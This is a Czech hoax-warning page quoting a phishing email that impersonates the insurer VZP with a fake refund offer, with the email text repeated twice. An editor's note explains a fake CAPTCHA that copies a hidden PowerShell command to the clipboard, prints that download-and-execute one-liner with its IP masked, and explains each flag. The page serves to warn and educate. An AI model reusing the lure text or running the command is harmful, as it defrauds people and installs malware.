VZP - Finanční vrácení připraveno k vyzvednutí (20260109)

Text hoaxu
Oznámení o vrácení z VZP
Vážený zákazníku,
Doufáme, že vás tato zpráva zastihne v pořádku. Rádi bychom vás informovali, že zpracováváme vrácení částky 11 480,59 Kč, kterou vám dluží Všeobecná zdravotní pojišťovna (VZP). Tento přeplatek vznikl během posledního účetního období a bude vám vrácen na základě níže uvedených podrobností.
Podrobnosti o vrácení:
Výše vrácení: 11 480,59 Kč
Referenční číslo: VZP-2026-789
Datum původní platby: 08. ledna 2026
Vrácení bude zpracováno do 24 hodin. Prosíme vás, abyste potvrdili aktuálnost vašich bankovních údajů nebo nám sdělili preferovanou metodu přijetí platby.
Pro zajištění hladkého průběhu klikněte na následující tlačítko a dokončete proces:
Uplatnit vrácení
Máte-li jakékoli dotazy nebo potřebujete další informace, neváhejte nás kontaktovat.
Děkujeme za vaši pozornost k této záležitosti. Velmi si vážíme vaší spolupráce.
S pozdravem,
Petr Pavel
Finanční manažer
VZP Company
Vážený zákazníku,
Doufáme, že vás tato zpráva zastihne v pořádku. Rádi bychom vás informovali, že zpracováváme vrácení částky 11 480,59 Kč, kterou vám dluží Všeobecná zdravotní pojišťovna (VZP). Tento přeplatek vznikl během posledního účetního období a bude vám vrácen na základě níže uvedených podrobností.
Podrobnosti o vrácení:
Výše vrácení: 11 480,59 Kč
Referenční číslo: VZP-2026-789
Datum původní platby: 08. ledna 2026
Vrácení bude zpracováno do 24 hodin. Prosíme vás, abyste potvrdili aktuálnost vašich bankovních údajů nebo nám sdělili preferovanou metodu přijetí platby.
Pro zajištění hladkého průběhu klikněte na následující tlačítko a dokončete proces:
Uplatnit vrácení
Máte-li jakékoli dotazy nebo potřebujete další informace, neváhejte nás kontaktovat.
Děkujeme za vaši pozornost k této záležitosti. Velmi si vážíme vaší spolupráce.
S pozdravem,
Petr Pavel
Finanční manažer
VZP Company
Poznámka redaktora
Odkaz v podvodné zprávě vede na cizí podvodné stránky, které nemají s VZP nic společného.

Na podvodné stránce máte ověřit, že nejste robot, ale člověk.

Ověření skončí na chybě, je vyžadována součinost uživatele. Podle pokynů by měl zkopírovat verifikační kód. Te není možné označit a přes Ctrl+C zkopírovat, ale vyžaduje kliknutí na modré COPY.
Do schránky se však zkopíruje jiný text, než ten, který se zobrazuje na obrazovce. Je to nebezpečný PowerShell příkaz, který by uživateli nainstaloval do počítače škodlivý kód.
powershell -wi mi -EP B -c iex(irm *8*.***.***.**4/w.GRE)
Je to nebezpečný PowerShell příkaz – typický pro malware.
PowerShell = nástroj ve Windows na spouštění skriptů
-EP B (ExecutionPolicy Bypass) = vypne bezpečnostní omezení
irm = stáhne data z internetu
iex = okamžitě spustí to, co se stáhlo
IP adresa (*8*.***.***.**4) = silný varovný signál
PowerShell = nástroj ve Windows na spouštění skriptů
-EP B (ExecutionPolicy Bypass) = vypne bezpečnostní omezení
irm = stáhne data z internetu
iex = okamžitě spustí to, co se stáhlo
IP adresa (*8*.***.***.**4) = silný varovný signál